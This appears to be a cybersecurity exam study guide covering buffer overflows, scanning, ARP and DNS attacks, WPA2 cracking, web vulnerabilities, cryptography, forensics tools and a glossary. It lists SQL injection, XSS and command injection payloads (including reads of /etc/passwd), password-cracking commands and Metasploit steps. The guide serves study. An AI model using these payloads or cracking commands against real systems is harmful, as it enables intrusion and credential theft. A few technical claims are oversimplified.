- Randomizes base address of executable
- **Bypass**: Information disclosure vulnerabilities

NOP Sled

- Series of No Operation instructions (`\x90`)
- Creates larger target for shellcode execution
- Allows inexact return address targeting

Heap Spraying

- Fill heap with multiple copies of shellcode
- Increases probability of successful exploitation
- Common in browser exploits

Return-to-libc Attack

- Reuses existing library functions instead of injecting shellcode
- Bypasses DEP/NX protections
- Can defeat stack canaries (doesn't modify return address detection)

Network Security

TCP Three-Way Handshake

```
Client → Server: SYN
Server → Client: SYN-ACK
Client → Server: ACK
```

Scanning Techniques

Half-Open Scan (SYN Scan)

- Sends SYN, receives SYN-ACK, doesn't send final ACK
- **Missing**: Final ACK packet
- Stealthier than full connect scan

Other Scan Types

- **FIN Scan**: Lower chance of being logged
- **XMAS Scan**: Sets PSH, URG, and FIN flags
- **UDP Scan**: Slower, often filtered

Network Attacks

ARP Spoofing

- Poison ARP cache to intercept traffic
- **Tools**: `arpspoof`, `ettercap`
- **Defense**: Static ARP entries, ARP inspection

DNS Attacks

- **DNS Spoofing**: Fake DNS responses
- **DNSSEC**: Uses digital signatures and certificate chains to prevent spoofing

Man-in-the-Middle (MITM)

- **ARP Cache Poisoning**: Redirect traffic through attacker
- **Tools**: `arpspoof`, `ettercap`
- Result: Attacker's MAC associated with gateway IP in victim's ARP table

WiFi Security

WPA2-PSK Vulnerabilities

- **Dictionary Attacks**: Weak passwords vulnerable to offline attacks
- **4-Way Handshake Capture**: Allows offline password brute-forcing
- **Key Reinstallation (KRACK)**: 2017 vulnerability
- **Dragonblood**: 2019 WPA3 vulnerability

WPA2-PSK Attack Process

1. Capture 4-way handshake
2. Extract challenge/response
3. Offline brute-force attack against captured handshake

WPA2-PSK Decryption Scope After PSK Discovery

Scenario: Attacker records WiFi session, later discovers PSK through brute-force

What CAN be decrypted:

- ☑ **Recorded session data**: If handshake was captured
- ☑ **All traffic from that specific session**: Using derived PTK/GTK
- **Process**:
    1. Use discovered PSK + captured nonces (ANonce, SNonce)
    2. Derive session keys: PTK = f(PSK, ANonce, SNonce, MAC addresses)
    3. Decrypt all recorded frames using derived keys

What CANNOT be decrypted:

- ❌ **Future sessions without new handshake capture**: Session keys change
- ❌ **Past sessions with different nonces**: Each handshake creates unique keys
- **Reason**: Session keys (PTK/GTK) are ephemeral, derived using unique nonces per connection

Key Insight: PSK alone isn't enough - attacker needs BOTH the PSK AND the specific handshake (nonces) to decrypt that session's traffic.

Amplification Attacks

- **Concept**: Small request triggers large response
- **UDP preference**: Connectionless protocol easier to spoof
- **Examples**: DNS, NTP, SMTP amplification

Web Application Security

SQL Injection

Basic Payloads

```
-- Authentication Bypass
admin'--
admin'/*
' OR 1=1--
' OR 1=1#
') OR '1'='1--

-- Union-based Injection
' UNION SELECT 1,2,3--
' UNION SELECT null,username,password FROM users--
' UNION SELECT @@version--

-- Boolean-based Blind
' AND 1=1--                    (True)
' AND 1=2--                    (False)

-- Time-based Blind
```

```
'; WAITFOR DELAY '00:00:05'--  (SQL Server)
' AND (SELECT SLEEP(5))--      (MySQL)
```

Blind SQL Injection

- **Characteristic**: Cannot directly observe query results
- **Detection**: Time delays or boolean responses
- **Tools**: `sqlmap` with `--blind` option

Cross-Site Scripting (XSS)

Types

- **Reflected XSS**: Malicious script reflected in response
- **Stored XSS**: Malicious script stored on server
- **Persistent XSS**: Same as stored XSS

Example Payloads

```
<script>alert('XSS')</script>
<img src=x onerror=alert('XSS')>
<svg onload=alert('XSS')>
```

Defense Techniques

1. **Input Validation**: Whitelist allowed characters
2. **Output Encoding**: Encode special characters
3. **Content Security Policy (CSP)**: Restrict script sources
4. **HttpOnly Cookie Flag**: Prevent JavaScript access to cookies

Cross-Site Request Forgery (CSRF)

Attack Vector

- Trick victim into performing unintended actions
- Exploits authenticated sessions

Defense Techniques

1. **CSRF Tokens**: Unique, unpredictable tokens
2. **SameSite Cookie Attribute**: Controls cross-site requests
3. **Referrer Header Validation**: Check request origin

Cookie Security Attributes

HttpOnly

- **Purpose**: Prevents JavaScript access to cookies
- **Defends Against**: XSS cookie theft

Secure

- **Purpose**: Only send cookies over HTTPS
- **Defends Against**: Man-in-the-middle attacks

SameSite

- **Values**: Strict, Lax, None
- **Default**: Lax
- **Purpose**: Controls cross-site request behavior

Server-Side Request Forgery (SSRF)

- **Attack**: Trick server into making unintended requests
- **Impact**: Access to internal resources
- **Defense**: Input validation, positive allowlists

Digital Forensics and Reverse Engineering

Forensic Tools for File Analysis

- **file**: Determine file type
- **hexdump**: View file in hexadecimal
- **binwalk**: Identify embedded files in images
- **dd**: Disk imaging and low-level copying

Steganography

- **Definition**: Art of hiding messages within other data
- **Techniques**: LSB substitution, frequency domain hiding
- **Detection**: Statistical analysis, visual inspection

Reverse Engineering

Static vs Dynamic Analysis

- **Static**: Examine code without execution
- **Dynamic**: Run software and observe behavior

Disassembler vs Decompiler

- **Disassembler**: Converts machine code to assembly language
- **Decompiler**: Converts low-level code to high-level language

Tools

- **Ghidra**: NSA-developed, Java-based, open source
- **Cutter**: GUI frontend for Radare2
- **Radare2**: Command-line reverse engineering framework

Assembly Programming Terms

- **Prologue**: Code that runs at function start
- **Epilogue**: Code that runs just before returning to calling function

Legal/Ethical Considerations

- Respect intellectual property rights
- Don't use for malicious purposes
- Adhere to relevant laws and regulations
- **Answer**: All of the above

Security Principles and Frameworks

OWASP Security Principles

Defense in Depth

- Multiple layers of security controls
- **Example**: Firewall + logical access controls on hosts

Least Privilege

- Users/processes have minimum necessary access rights
- **Violation Example**: Flashlight app requesting location, contacts, microphone

Fail Safe/Fail Securely

- System fails to secure state when mechanisms fail

Open Design

- Security doesn't depend on secrecy of design

Security by Default

- Systems secure in default configuration

Zero Trust

- "Never trust, always verify" - assume breach mentality

Security Controls Types

- **Preventative**: Block attacks (firewalls, access controls)

- **Detective**: Identify attacks (IDS, logging)
- **Administrative**: Policies and procedures
- **Responsive**: React to incidents

Team Colors

- **Red Team**: Offensive security (attackers)
- **Blue Team**: Defensive security (defenders)
- **Purple Team**: Combines red and blue tactics
- **White Team**: Referees/management
- **Green Team**: Builders/developers
- **Yellow Team**: Security tool builders

Testing Types

- **Black Box**: No knowledge of internal architecture
- **White Box**: Full knowledge of architecture
- **Gray Box**: Partial knowledge

Incident Response and Risk Management

Risk Assessment Formulas

```
ALE = SLE × ARO
Where:
- ALE = Annualized Loss Expectancy
- SLE = Single Loss Expectancy
- ARO = Annualized Rate of Occurrence

SLE = Asset Value × Exposure Factor

Example:
Asset Value = $10,000,000
Exposure Factor = 50% (0.5)
ARO = 0.2 (once every 5 years)
SLE = $10,000,000 × 0.5 = $5,000,000
ALE = $5,000,000 × 0.2 = $1,000,000
```

Risk Response Strategies

1. **Mitigate**: Reduce likelihood or impact
2. **Accept**: Accept the risk as-is
3. **Transfer**: Shift risk to third party (insurance)
4. **Avoid**: Eliminate the risk source

SIEM (Security Information and Event Management)

- **Purpose**: Detect and analyze logs for threats

- **Example**: Splunk
- **Capabilities**: Log aggregation, correlation, alerting

Indicators of Compromise (IOC)

- Login by administrative user at unusual hours
- User logging in from multiple countries simultaneously
- Multiple login failures from same IP address
- Server communicating to known C2 server

Splunk Search Examples

```
# Find incoming HTTP traffic to specific host
index=main sourcetype="stream:http" dest_ip="10.10.10.23"

# Search for specific files
find /usr -name "rockyou*"  # Files starting with "rockyou"
```

Exam Specific Content

Memory Security & Buffer Overflows

Stack Structure and Memory Layout

```
High Memory Address (0xFFFFFFFF)
┌─────────────────────────┐
│       STACK             │ ← Grows downwards
├─────────────────────────┤
│    (Free Space)         │
├─────────────────────────┤
│       HEAP              │ ← Grows upwards
├─────────────────────────┤
│        BSS              │ ← Uninitialized global
├─────────────────────────┤
│       DATA              │ ← Initialized global/static
├─────────────────────────┤
│   CODE (TEXT)           │ ← Executable instructions
└─────────────────────────┘
Low Memory Address (0x00000000)
```

Stack Frame Structure

```
┌─────────────────────────┐
│    Arguments            │
├─────────────────────────┤
```

```
┌─────────────────────────┐
│  Return Address         │ ← Target for overflow
├─────────────────────────┤
│ Saved Frame Pointer     │ ← EBP
├─────────────────────────┤
│  Local Variables        │ ← Buffer location
└─────────────────────────┘
```

x86 Registers

- **EIP (Extended Instruction Pointer)**: Points to current instruction
- **ESP (Extended Stack Pointer)**: Points to top of stack
- **EBP (Extended Base Pointer)**: Points to base of current stack frame

Buffer Overflow Attack Process

1. **Identify vulnerable function**: `gets()`, `strcpy()`, `sprintf()`
2. **Calculate offset**: Distance from buffer to return address
3. **Craft payload**: `[Filler] + [Return Address] + [Shellcode]`
4. **Execute**: Overwrite return address to point to shellcode

Assembly Instructions

```
mov eax, 0x10        ; Move value to register
sub eax, 0x10        ; Subtract from register
cmp eax, 0x10        ; Compare values (sets flags)
call 0x8004bc       ; Call function
ret                 ; Return from function
jmp 0x8004bc        ; Unconditional jump
```

Defense Mechanisms

Stack Canaries

- Random values placed before return address
- Checked on function return
- **Bypass**: Leak canary value, partial overwrites

ASLR (Address Space Layout Randomization)

- Randomizes memory layout of processes
- **Bypass**: Information leaks, brute force

DEP/NX (Data Execution Prevention)

- Marks stack/heap as non-executable
- **Bypass**: Return-to-libc, ROP chains

PIE (Position Independent Executable)

- Randomizes executable base address
- **Bypass**: Information disclosure

Format String Vulnerabilities

```
// Vulnerable
printf(user_input);

// Safe
printf("%s", user_input);
```

Attack Examples:

- `%x %x %x %x` - Read stack values
- `%n` - Write to memory location

NOP Sled and Shellcode

- **NOP Sled**: Series of `\x90` instructions creating larger target
- **Shellcode**: Small assembly code to execute shell
- **Payload Structure**: `[NOP Sled] + [Shellcode] + [Padding] + [Return Address]`

Cryptography Fundamentals

Core Security Goals (CIA+)

- **Confidentiality**: Protect from unauthorized disclosure
- **Integrity**: Prevent unauthorized modification
- **Availability**: Ensure access when needed (NOT a crypto goal)
- **Authentication**: Verify identity
- **Non-repudiation**: Prevent denial of actions

Symmetric vs Asymmetric Encryption

Symmetric Encryption

- **Same key** for encryption and decryption
- **Problem**: Key distribution challenge
- **Algorithms**: AES, DES, 3DES
- **Use**: Fast bulk encryption

Asymmetric Encryption

- **Key pairs**: Public (shareable) and private (secret)
- **Digital Signatures**: Sign with private, verify with public
- **Encryption**: Encrypt with public, decrypt with private
- **Algorithms**: RSA, ECC

Diffie-Hellman Key Exchange

```
Public: g, p
Alice: chooses secret a, sends A = g^a mod p
Bob: chooses secret b, sends B = g^b mod p
Shared Secret: K = g^(ab) mod p
```

Hash Functions

- **Properties**: One-way, fixed output, deterministic, avalanche effect
- **MD5**: Broken (collisions found)
- **SHA-1**: Deprecated
- **SHA-256/SHA-3**: Current standards

Digital Signatures

```
1. Hash document: H(M)
2. Encrypt hash with private key: S = E(H(M), K_priv)
3. Verify: H(M) = D(S, K_pub)
```

Password Security

- **Plain Storage**: Never acceptable
- **Simple Hashing**: Vulnerable to rainbow tables
- **Salted Hashing**: Random salt per password
- **Stretched Hashing**: Slow algorithms (bcrypt, Argon2)

Kerckhoff's Principle

Security should depend only on secrecy of the key, not the algorithm.

Network Security

TCP Three-Way Handshake

```
Client → Server: SYN
Server → Client: SYN-ACK
Client → Server: ACK
```

Port Scanning Techniques

TCP SYN Scan (Half-Open)

- Send SYN, receive SYN-ACK/RST, send RST

- **Stealthy**: Doesn't complete handshake
- **Default**: Nmap default scan

TCP Connect Scan

- Complete full three-way handshake
- **Logged**: Easily detected
- **Accurate**: Works through any TCP stack

Stealth Scans

- **FIN Scan**: Send FIN only
- **NULL Scan**: No flags set
- **XMAS Scan**: FIN+PSH+URG flags

Nmap Common Commands

```
nmap -sS target           # SYN scan
nmap -sT target           # TCP connect scan
nmap -sU target           # UDP scan
nmap -O target            # OS detection
nmap -sV target           # Version detection
nmap -A target            # Aggressive (OS, version, scripts)
nmap -p 1-1000 target     # Port range
nmap -T4 target           # Timing template
```

ARP Poisoning Attack

1. **Normal**: Host asks "Who has IP X?" → Response "MAC Y has IP X"
2. **Attack**: Attacker responds with own MAC for gateway IP
3. **Result**: Victim sends traffic to attacker instead of gateway
4. **Tools**: `arpspoof`, `ettercap`

DNS Attacks

- **DNS Spoofing**: Send fake DNS responses
- **Tools**: `dnsspoof`
- **Defense**: DNSSEC (digital signatures)

DoS/DDoS Attacks

SYN Flood

- Send many SYN packets with spoofed IPs
- Server resources exhausted by half-open connections
- **Defense**: SYN cookies

Amplification Attacks

- Small request → Large response
- **Examples**: DNS, NTP amplification
- Spoofed victim IP in requests

WiFi Security

WPA2-PSK Attack

1. Capture 4-way handshake
2. Offline brute-force password
3. **Tools**: `aircrack-ng`, `hashcat`

Attack Timeline

- **WEP**: Broken (2004)
- **WPA**: Transitional (2003)
- **WPA2**: Current standard (2004)
- **WPA3**: Latest (2018), but has vulnerabilities

Digital Forensics & Reverse Engineering

File Analysis Tools

```
file suspicious.png              # Identify file type
strings suspicious.png           # Extract readable strings
hexdump -C suspicious.png        # Hex dump
binwalk suspicious.png           # Find embedded files
exiftool suspicious.png          # Metadata extraction
```

File Carving

```
# Extract embedded file
dd if=image.png of=hidden.pdf skip=12345 bs=1 count=67890
```

Steganography

- **Definition**: Hide existence of message (not just content)
- **LSB Substitution**: Modify least significant bits in images
- **Capacity**: ~1/8 of original image size
- **Tools**: `steghide`, StegOnline, Stegsolve

Network Forensics with Wireshark

```
# Common filters
ip.addr == 192.168.1.1          # Traffic to/from IP
tcp.port == 80                  # Port 80 traffic
http.request.method == "POST"   # HTTP POST requests
tcp.flags.syn == 1              # SYN packets
```

Analysis Tasks:

- Extract HTTP objects: File → Export Objects → HTTP
- Follow TCP streams: Right-click → Follow → TCP Stream

Static vs Dynamic Analysis

- **Static**: Examine code without execution (disassemblers)
- **Dynamic**: Run and observe behavior (debuggers)

Assembly Language

- **Lowest-level** human-readable programming language
- **1:1 correspondence** with machine instructions
- **Intel vs AT&T** syntax differences

Reverse Engineering Tools

- **Ghidra**: NSA tool, Java-based, open source
- **IDA Pro**: Commercial standard
- **GDB**: GNU debugger for dynamic analysis

Security Frameworks & Management

Risk Management Formulas

```
Risk = Threat × Vulnerability
SLE = Asset Value × Exposure Factor
ALE = SLE × ARO

Example:
Asset Value = $1,000,000
Exposure Factor = 50% (0.5)
ARO = 0.2 (once every 5 years)
SLE = $1,000,000 × 0.5 = $500,000
ALE = $500,000 × 0.2 = $100,000
```

Risk Treatment Options

1. **Accept**: Define risk appetite
2. **Transfer**: Insurance, outsourcing

3. **Mitigate**: Implement controls
4. **Avoid**: Eliminate activity

CVSS Scoring System

Rating	CVSS Score
None	0.0
Low	0.1 – 3.9
Medium	4.0 – 6.9
High	7.0 – 8.9
Critical	9.0 – 10.0

Security Principles

Defense in Depth

- Multiple layers of security controls
- Prevent AND detect
- Different vendors for each layer

Least Privilege

- Minimum necessary access
- Limit damage from compromise

Fail Securely

- System fails to secure state
- Default deny policies

Zero Trust

- "Never trust, always verify"
- Assume breach mentality

Control Types

- **Administrative**: Policies, procedures
- **Physical**: Locks, barriers
- **Technical**: Software, configurations

By Function:

- **Preventive**: Block attacks
- **Detective**: Identify attacks
- **Corrective**: Respond to incidents

Team Colors

- **Red Team**: Offensive security (attackers)
- **Blue Team**: Defensive security (defenders)
- **Purple Team**: Red + Blue collaboration
- **White Team**: Management/referees

SOC Operations Cycle

1. **Assess**: Vulnerability scanning, penetration testing
2. **Intelligence**: Threat feeds, IOCs
3. **Threat Hunting**: Proactive searching
4. **Detect**: SIEM alerts, monitoring
5. **Respond**: Incident response
6. **Recover**: Business continuity

Command References

Metasploit Framework

```
msfconsole                    # Start Metasploit
search <term>                 # Search modules
use <module>                  # Select module
show options                  # Display options
set <option> <value>          # Configure option
exploit                       # Run exploit
sessions -l                   # List sessions
```

OpenSSL Commands

```
# Key generation
openssl genrsa -out private.key 2048
openssl rsa -in private.key -pubout -out public.key

# Encryption
openssl enc -aes-256-cbc -in file.txt -out file.enc

# Hashing
openssl dgst -sha256 file.txt
openssl passwd -6 password      # SHA-512 hash
```

GDB for Exploit Development

```
gdb ./program                 # Start debugger
break main                    # Set breakpoint
```

```
run                             # Execute program
x/10x $esp                      # Examine stack
info registers                  # Show registers
disas main                      # Disassemble function
```

Password Cracking Tools

```
# John the Ripper
john --wordlist=rockyou.txt hash.txt
john --format=NT hash.txt

# Hashcat
hashcat -m 0 hash.txt rockyou.txt    # MD5
hashcat -m 1000 hash.txt rockyou.txt # NTLM
```

Volatility Memory Forensics

```
volatility -f memory.dump imageinfo
volatility -f memory.dump --profile=Win7SP1x64 pslist
volatility -f memory.dump --profile=Win7SP1x64 netscan
```

Key Calculations & Formulas

Buffer Overflow Payload Calculation

```
Payload = [Filler Bytes] + [Return Address] + [Shellcode]
Filler = Buffer Size + Saved EBP (typically 4 bytes)
```

Network Subnetting

```
/24 = 255.255.255.0 = 256 hosts
/16 = 255.255.0.0 = 65,536 hosts
/8 = 255.0.0.0 = 16,777,216 hosts
```

Password Strength Calculation

```
Keyspace = Character_Set^Password_Length
Time_to_Crack = Keyspace / (2 × Guesses_per_Second)
```

Common Attack Patterns Summary

Buffer Overflow Patterns

```
// Vulnerable functions
gets(buffer)
strcpy(dest, src)
sprintf(buffer, format, args)
```

SQL Injection Patterns

```
-- Authentication bypass
admin'--
' OR 1=1--

-- Union injection
' UNION SELECT username,password FROM users--

-- Blind injection
' AND SUBSTRING(password,1,1)='a'--
```

XSS Patterns

```
<script>alert('XSS')</script>
<img src=x onerror=alert('XSS')>
javascript:alert('XSS')
```

Command Injection Patterns

```
; cat /etc/passwd
&& whoami
|| id
`cat /etc/passwd`
$(cat /etc/passwd)
```

Assembly and Reverse Engineering Basics

Assembly Instructions

- **mov eax, 0x10**: Move value to register
- **sub eax, 0x10**: Subtract from register (can set sign flag)
- **cmp eax, 0x10**: Compare values (sets flags, doesn't modify)

- **mul eax, 0x10**: Multiply register

Memory Layout

- **EBP**: Base pointer (higher address)
- **ESP**: Stack pointer (lower address)
- **In normal programs**: EBP ≥ ESP

Cryptographic Concepts for Exams

Secret Sharing Schemes

- **Efficient scheme**: Diffie-Hellman key exchange
- **Not efficient**: One-time pad, AES encryption, SHA-2 hash

Digital Signatures

- **Correct process**:
  - Alice signs with her private key
  - Bob verifies with Alice's public key

Essential Calculations and Formulas

CVSS Risk Matrix Example

Looking at a security risk matrix with likelihood vs severity:

- For "Hazardous (4)" impact with "Acceptable" risk tolerance
- Maximum tolerable likelihood is typically "Extremely Improbable (1)"

DNS Hierarchy

For DNSSEC lookup of `cs.adelaide.edu.au`:

1. Root name server replies with referral to `.au` TLD servers
2. `.au` server refers to `edu.au` servers
3. `edu.au` server refers to `adelaide.edu.au` servers
4. `adelaide.edu.au` server provides final answer

Playfair Cipher

- Uses 5×5 grid with keyword
- Combines I and J in same cell
- Encryption rules:
  - Same row: Move right
  - Same column: Move down
  - Rectangle: Swap columns

Worked Example: Playfair Cipher

Keyword: SECURITY
Plaintext: HELLO WORLD

Step 1: Create 5×5 Grid

```
S E C U R
I T Y A B
D F G H K
L M N O P
Q V W X Z
```

Step 2: Prepare Plaintext

- Remove spaces: HELLOWORLD
- Split into pairs: HE LL OW OR LD
- Insert X between duplicate letters: HE LX LO WO RL DX

Step 3: Apply Encryption Rules

Pair	H-E	L-X	L-O	W-O	R-L	D-X
Rule	Rectangle	Rectangle	Same column	Same row	Same row	Same column
Process	H(row 3,col 4)→G, E(row 1,col 2)→T	L(row 4,col 1)→D, X(row 5,col 4)→O	L(row 4,col 1)→M, O(row 4,col 4)→P	W(row 5,col 3)→X, O(row 4,col 4)→P	R(row 1,col 5)→S, L(row 4,col 1)→M	D(row 3,col 1)→F, X(row 5,col 4)→O
Result	GT	DO	MP	XP	SM	FO

Final Ciphertext: GTDOMPXPSMFO

Decryption Process:

- Same rules but reverse direction:
  - Same row: Move left
  - Same column: Move up
  - Rectangle: Swap columns (same as encryption)

Buffer Overflow Calculations

```
# Example payload structure
payload = b"A" * offset + return_address + nop_sled + shellcode

# Memory layout understanding
buf[10] can overflow into adjacent variables
In 32-bit x86: double=8 bytes, long=4 bytes, char[10]=10 bytes
```

🎯 FINAL EXAM TIPS

Key Facts to Remember

- **Default SameSite attribute**: Lax
- **TCP sequence missing in half-open scan**: Final ACK
- **DNSSEC prevents DNS spoofing using**: Digital signatures and certificate chains
- **Assembly epilogue**: Code that runs just before returning control
- **WPA2**: Uses password to derive pre-shared key (PSK)
- **Ghidra**: Java-based reverse engineering tool by NSA
- **binwalk**: Tool to identify embedded files in images
- **Wireshark TCP handshake shows**: SYN, SYN-ACK, ACK packets

Common Vulnerabilities

- **Buffer Overflow**: Use safe functions like `fgets()`, `strncpy()`
- **Format String**: Avoid using user input directly in `printf()`
- **SQL Injection**: Use parameterized queries
- **XSS**: Input validation and output encoding

Memory Protection Quick Facts

- **Canaries**: Embedded in stack frames, verified on function return
- **ASLR**: Randomly shifts base of code and data in memory
- **DEP**: Makes stack and heap non-executable
- **Stack Canaries**: Can be bypassed by return-to-libc attacks

Network Attack Tools

- **arpspoof/ettercap**: Man-in-the-middle attacks
- **nmap 192.168.56.0/24**: Complete port scan on subnet (NOT just ping sweep)
- **Reverse shell**: Compromised machine initiates outbound connection

Cryptography Quick Points

- **Goals**: Confidentiality, integrity, authentication, non-repudiation
- **NOT a goal**: Availability
- **Symmetric challenge**: Key distribution problem
- **AES ECB mode**: Shows patterns (insecure)
- **AES CBC mode**: Chains blocks (secure)

SQL Injection Types

- **Union-based**: `' UNION SELECT username,password FROM users--`
- **Blind SQLi**: Cannot directly observe results
- **Boolean-based**: `' AND 1=1--` vs `' AND 1=2--`
- **Time-based**: `' AND (SELECT SLEEP(5))--`

Web Security Headers

- **HttpOnly**: Prevents JavaScript cookie access
- **Secure**: HTTPS-only cookies
- **SameSite=Lax**: Default setting, controls cross-site requests

File Commands

- *find /usr -name "rockyou"*: Search for files/directories starting with "rockyou"
- **openssl genrsa**: Generate new RSA private key
- **file, hexdump, binwalk**: Forensic file analysis tools

Assembly and Exploitation

- **NOP (0x90)**: No operation instruction
- **NOP Sled**: Series of NOPs creating larger shellcode target
- **Heap Spraying**: Fill heap with shellcode copies
- **sub eax, 0x10**: Subtract and potentially flip sign flag

Team Definitions

- **Purple Team**: Integrates defensive tactics with offensive results
- **Decompiler**: Converts assembly to high-level language
- **Black Box Testing**: Requires NO knowledge of architecture

OSINT Tools

- **Shodan, Whois, Wayback Machine**: OSINT tools
- **Nmap**: NOT an OSINT tool (active scanning)

Steganography vs Cryptography

- **Steganography**: Hides existence of message
- **Cryptography**: Protects message content
- **Watermarking**: Different from steganography

DDoS vs Other Attacks

- **DDoS**: Uses multiple systems to overwhelm target
- **MITM**: Man-in-the-middle
- **Spoofing**: Fake identity/address
- **Sniffing**: Passive traffic capture

Protocol Security

- **DNSSEC**: Digital signatures prevent DNS spoofing
- **WPA2-PSK**: Password derives pre-shared key
- **Standard DNS**: Uses UDP (TCP for zone transfers)

Important Defaults and Standards

- **SameSite default**: Lax

- **HTTPS port**: 443
- **SSH port**: 22
- **DNS ports**: 53 (UDP/TCP)
- **FTP port**: 21

Glossary of Key Terms

- 3DES: Triple DES, a symmetric-key block cipher applying DES three times with different keys to increase effective key length.
- A5: A family of stream ciphers used in mobile (GSM) communications.
- Access Controls: Security features that regulate who can view or use resources in a computing environment.
- ACK (Acknowledgement): A flag in TCP used to acknowledge the receipt of a packet.
- Address Space Layout Randomization (ASLR): A memory-protection technique that randomizes the memory locations of executable files and libraries to make exploitation harder.
- AES (Advanced Encryption Standard): A symmetric-key block cipher, currently the standard for encryption, supporting 128, 192, and 256-bit keys.
- ALE (Annualized Loss Expectancy): The expected monetary loss for an asset over a one-year period, calculated as SLE × ARO.
- ARP (Address Resolution Protocol): A protocol used to map IP network addresses to hardware (MAC) addresses.
- ARP Poisoning/Spoofing: A technique where an attacker sends forged ARP messages over a local area network to link their MAC address with the IP address of a legitimate computer or server, intercepting traffic.
- ARO (Annualized Rate of Occurrence): The estimated frequency with which a threat is expected to occur within a one-year period.
- Asset: Anything of value to an organization that needs protection, including data, services, hardware, software, and processing power.
- Attack: Any malicious activity attempting to collect, disrupt, deny, degrade, or destroy information system resources.
- Authentication Bypass: A type of attack where an attacker circumvents an authentication mechanism, often through SQL injection or weak logic.
- Availability: The security goal ensuring that information and systems are accessible to authorized users when needed.
- Avalanche Effect: A desirable property of cryptographic hash functions where a small change in input produces a drastic change in output.
- AV (Asset Value): The monetary worth of an information asset.
- Black Box Testing: A testing methodology where the tester has no prior knowledge of the internal architecture or source code of the system.
- Black Hat Hacker: A cybercriminal who engages in illegal activities for personal gain or malicious intent.
- Blind SQL Injection: An SQL injection technique where the attacker cannot directly see the results of the query but infers information based on application behavior or response times.
- Block Cipher: A symmetric-key cipher that encrypts data in fixed-size blocks (e.g., AES, DES).
- Blue Team: The defensive security team responsible for protecting an organization's assets against cyber threats.

- Botnet: A network of compromised computers (bots or zombies) controlled by a single attacker, often used for DDoS attacks or spam.
- Buffer Overflow: A vulnerability where a program writes more data to a buffer than it was allocated, overflowing into adjacent memory regions and potentially overwriting critical data or control flow information.
- Burp Suite: A popular integrated platform for performing security testing of web applications.
- Canary (Stack Canary): A random value placed on the stack between local variables and the return address to detect buffer overflows. If modified, the program terminates.
- CFI (Control Flow Integrity): A security mechanism that aims to prevent malicious code execution by ensuring that the program's control flow follows a pre-determined, legitimate path.
- Cipher: An algorithm or process used to encrypt and decrypt data.
- Ciphertext: The encrypted version of a message.
- CIRT (Cyber Incident Response Team): A team responsible for responding to cybersecurity incidents within an organization.
- CIA Triad: Confidentiality, Integrity, and Availability; fundamental security goals for information systems.
- CNAME (Canonical Name Record): A type of DNS record that maps an alias name to a true, canonical domain name.
- Collision-resistant: A property of hash functions making it computationally infeasible to find two different inputs that produce the same hash output.
- Command Injection: An attack where an attacker executes arbitrary operating system commands on a server by injecting them through user input.
- Confidentiality: The security goal of protecting sensitive information from unauthorized disclosure.
- Consequentialism: An ethical framework that judges the morality of an action based on its outcomes or consequences.
- Credentialed Scanning: A vulnerability scan performed with valid authentication credentials for the target system, allowing for deeper inspection.
- Cryptography: The practical development and study of encryption systems.
- Cryptanalysis: The academic study of analyzing and breaking cryptographic systems.
- Cryptology: The academic (mathematical) study of encryption and their properties.
- CSRF (Cross-Site Request Forgery): An attack that tricks a victim into submitting a malicious request to a web application in which they are already authenticated.
- CVE (Common Vulnerabilities and Exposures): A list of publicly disclosed cybersecurity vulnerabilities.
- CVSS (Common Vulnerability Scoring System): An open framework for communicating the characteristics and impacts of IT vulnerabilities.
- CWE (Common Weakness Enumeration): A community-developed list of common software security weaknesses.
- DDoS (Distributed Denial-of-Service): A DoS attack launched from multiple compromised computer systems acting as "bots" or "zombies."
- Decompiler: A program that attempts to translate machine code or bytecode back into a higher-level programming language.
- Defense in Depth: A cybersecurity strategy that employs multiple layers of security controls to protect against threats.
- Deontological Ethics: An ethical framework that bases morality on adherence to rules and duties, rather than outcomes.
- DEP/NX (Data Execution Prevention/No-Execute Bit): A security feature that marks certain memory regions as non-executable, preventing code from running from data-only areas.

- DES (Data Encryption Standard): A symmetric-key block cipher, now considered deprecated due to its small key size.
- Deterministic: A property of hash functions meaning the same input will always produce the same hash output.
- DHCP (Dynamic Host Configuration Protocol): A network protocol used to automatically assign IP addresses and other network configuration parameters to devices connected to a network.
- Digital Forensics and Incident Response (DFIR): The field within cybersecurity focused on identifying, investigating, and remediating security incidents.
- Digital Signature: A mathematical technique used to validate the authenticity and integrity of a message or document, created using a private key and verified with a public key.
- Dirb: A command-line tool for web content discovery (directory busting).
- Directory Traversal: An attack that allows an attacker to access files and directories stored outside the web root folder by manipulating file paths, typically using "../" sequences.
- Disassembler: A program that translates machine code into assembly language.
- Discrete Logarithm Problem: The mathematical problem underpinning the security of Diffie-Hellman key exchange, involving finding the exponent in modular arithmetic.
- DMZ (Demilitarized Zone): A subnetwork that exposes an organization's external-facing services to a larger untrusted network (like the internet) while isolating the internal local area network.
- DNS (Domain Name System): A hierarchical and decentralized naming system for computers, services, or other resources connected to the Internet or a private network. It translates domain names to IP addresses.
- DNS Amplification Attack: A type of DDoS attack that uses open DNS resolvers to magnify an attacker's initial traffic into a larger attack against a target.
- DNS Spoofing: An attack where an attacker intercepts DNS queries and sends fake responses to redirect users to malicious websites.
- DoS (Denial of Service): An attack aimed at making a machine or network resource unavailable to its intended users.
- Driftnet: A tool for sniffing and extracting images from TCP streams.
- dsniff: A collection of tools for network auditing and penetration testing, including password sniffers.
- Duty-Focused (Deontological) Ethics: An ethical framework that emphasizes moral duties and rules, regardless of the consequences.
- EBP (Extended Base Pointer): An x86 register that typically points to the base of the current stack frame.
- EF (Exposure Factor): The percentage of asset loss caused by a specific threat.
- EIP (Extended Instruction Pointer): An x86 register that points to the memory address of the next instruction to be executed by the CPU.
- Encryption: The process of encoding information in such a way that only authorized parties can access it.
- ESP (Extended Stack Pointer): An x86 register that points to the current top (bottom in terms of address) of the stack.
- Ettercap: A suite for Man-in-the-Middle attacks on LAN, including live connections sniffing, content filtering, and ARP spoofing.
- FIN (Finish): A flag in TCP used to indicate the termination of a connection.
- Fixed-length Output: A property of hash functions meaning the output hash always has the same size, regardless of the input data's size.
- Foreign States (Threat Actor): Nation-states conducting cyber operations, often motivated by political influence or espionage.

- Forced Browsing: An attack where an attacker attempts to access files or directories that are not explicitly linked from the website, hoping to find sensitive information.
- Format String Vulnerability: A software vulnerability that occurs when user-supplied input is directly used as the format string parameter in a function like printf, allowing an attacker to read from or write to arbitrary memory locations.
- GDB (GNU Debugger): A powerful command-line debugger for various programming languages, often used in exploit development.
- GDPR (General Data Protection Regulation): A regulation in EU law on data protection and privacy for all individuals within the European Union and the European Economic Area.
- Ghidra: A free and open-source reverse engineering tool developed by the NSA, used for static analysis and decompilation.
